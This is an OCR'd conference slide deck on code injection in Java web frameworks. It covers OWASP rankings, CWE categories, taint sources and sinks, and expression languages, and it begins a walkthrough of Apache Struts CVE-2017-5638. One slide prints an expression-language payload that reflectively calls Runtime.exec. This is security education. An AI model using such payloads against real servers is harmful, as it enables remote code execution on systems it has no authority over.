eval('A little bit about Code Injection in Web Application Frameworks')

João Filho Matos Figueiredo
joaomatosf@gmail.com

@joaomatosf

Whoami

- Independent developer and researcher
- Enjoys server-side exploitation and lateral movement
- Reported some critical bugs (RCE) in companies like:
  - *Apple.com, PayPal.com, AT&T, Samsung.com, BlackBerry, RedHat, GM, Oracle Cloud, US Department of Defense (DoD) , SonyPictures, Starbucks, Banks, Telecoms, Government, etc.*
- Helped some authorities in cybersecurity cases (eg. FBI)
- Bachelor and Master Degree in Computer Science at Federal University of Paraíba (UFPB), Brazil.
- Author of **JexBoss** Audit and Exploitation Tool.

@joaomatosf

https://github.com/joaomatosf

Agenda

1. T(101)
2. #{Motivations}
3. %{#'simple.Example'}
4. ${new Richfaces0day()}
5. %23%7BAbout Mitigation%7D

1. 101

- **<u>Injection</u>** Flaws are **"very prevalent"**[1]
- ***<u>Broad</u>*** *Vulnerability Category:*
  - *LDAP Injection;*
  - *Log Injection;*
  - *OS command Injection;*
  - *SQL/NoSQL Injection;*
  - *XSS;*
  - *XPath Injection;*
  - ***Code Injection***
  - *. . .*

OWASP
Open Web Application Security Project

2004

A6	Injection Flaws

2007

A2 – INJECTION FLAWS

2010

A1 – Injection

2013

A1 – Injection


2017

A1 :2017	Injection

1. 101

- **Injection** Flaws are **"very prevalent"**[1]
- ***Broad** Vulnerability Category:*

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	




- ***Code Injection***
- *. . .*

2017

A1 :2017 Injection


Code Injection

CWE-94: *"Improper Control of **Generation of Code**"*



1. 101

*We need to put **tainted data** into a **Sinkhole** function.*



Tainted data *comes from* ***untrusted sources***

(or just get in touch)

Sinkholes *are sensitive methods*

```
.eval(trusted input)
.instance_eval(trusted input)
.getValue(trusted input)
.invoke(trusted input)
.from_string(trusted input).render()
.parseExpression(trusted input)
.sockets(trusted input)
.file(trusted input)
render inline: trusted input
```

MAG!C INSTRUMENTS

Code Injection

CWE-94: *"Improper Control of **Generation of Code**"*

1 **Tainted Data**


Improper Input Validation

2 **Taint Sink**

```
"#{request.getClass().getC
lassLoader().loadClass(\"j
ava.lang.Runtime\").getMet
hod(\"getRuntime\").invoke
(null).exec(\"calc\")}"
```

3 **Flow**

```
MethodExpression
.invoke()
```



- Some specific cases:


- **CWE-95:** *Improper Neutralization of Directives in Dynamically* ***Evaluated Code*** *('****Eval Injection****');*
- **CWE-96:** *Improper Neutralization of Directives in Statically Saved Code ('****Static Code Injection****')*
- ***CWE-470:*** *Use of Externally-Controlled Input to Select Classes or Code ('****Unsafe Reflection****')*
- **CWE-624:** Executable Regular Expression Error
- **CWE-917:** *Improper Neutralization of Special Elements used in an* ***Expression Language*** *Statement ('****Expression Language Injection****').*

Where can we find?

2. Motivations


2. Motivations

some milestones



1 Cowan et al., 1998


2. Motivations



2. Motivations

Complexity of Libraries has exploded

Source: Asankhaya Sharma, *2018*




For every 1 Java library you add to your projects, 4 others are added

For every one library you add to a Node.js project, 9 others are added

framework code complexity

2. Motivations



Code that generate code

2. Motivations

Examples:

- ***Template Specifics***
- ***OGNL***
- ***SpEL***
- ***JSP EL***
- ***MVEL***
- ***JEXL***
- ***JUEL***
- ***(JSR 245, 341)***
- ***…***

Virtual Machine (JVM

CVE-2017-5638
by Nike Zheng

A simple ilustrative example

3. Simple Example

CVE-2017-5638

Description: *The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.*

3. Simple Example

CVE-2017-5638

Description: *The **Jakarta Multipart parser** in Apache **Struts 2** 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and **error-message generation** during file-upload attempts, which allows remote attackers to execute arbitrary commands **via** a crafted **Content-Type**, **Content-Disposition**, or **Content-Length** HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.*

3. Simple Example

Vulnerable Component

CVE-2017-5638

Description: *The **Jakarta Multipart parser** in Apache **Struts 2** 2 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and **error-message generation** during file-upload attempts, which allows r to execute arbitrary commands **via** a crafted **Content-Type**, **Content-Disposition**, or **Content-Length** HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.*

Taint Sink

Tainted data

3. Simple Example

Vulnerable Component

CVE-2017-5638

Description: *The **Jakarta Multipart parser** in Apache **Struts 2** 2 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and **error-message generation** during file-upload attempts, which allows r to execute arbitrary commands **via** a crafted **Content-Type**, **Content-Di** as exp ype he*

Taint Sink

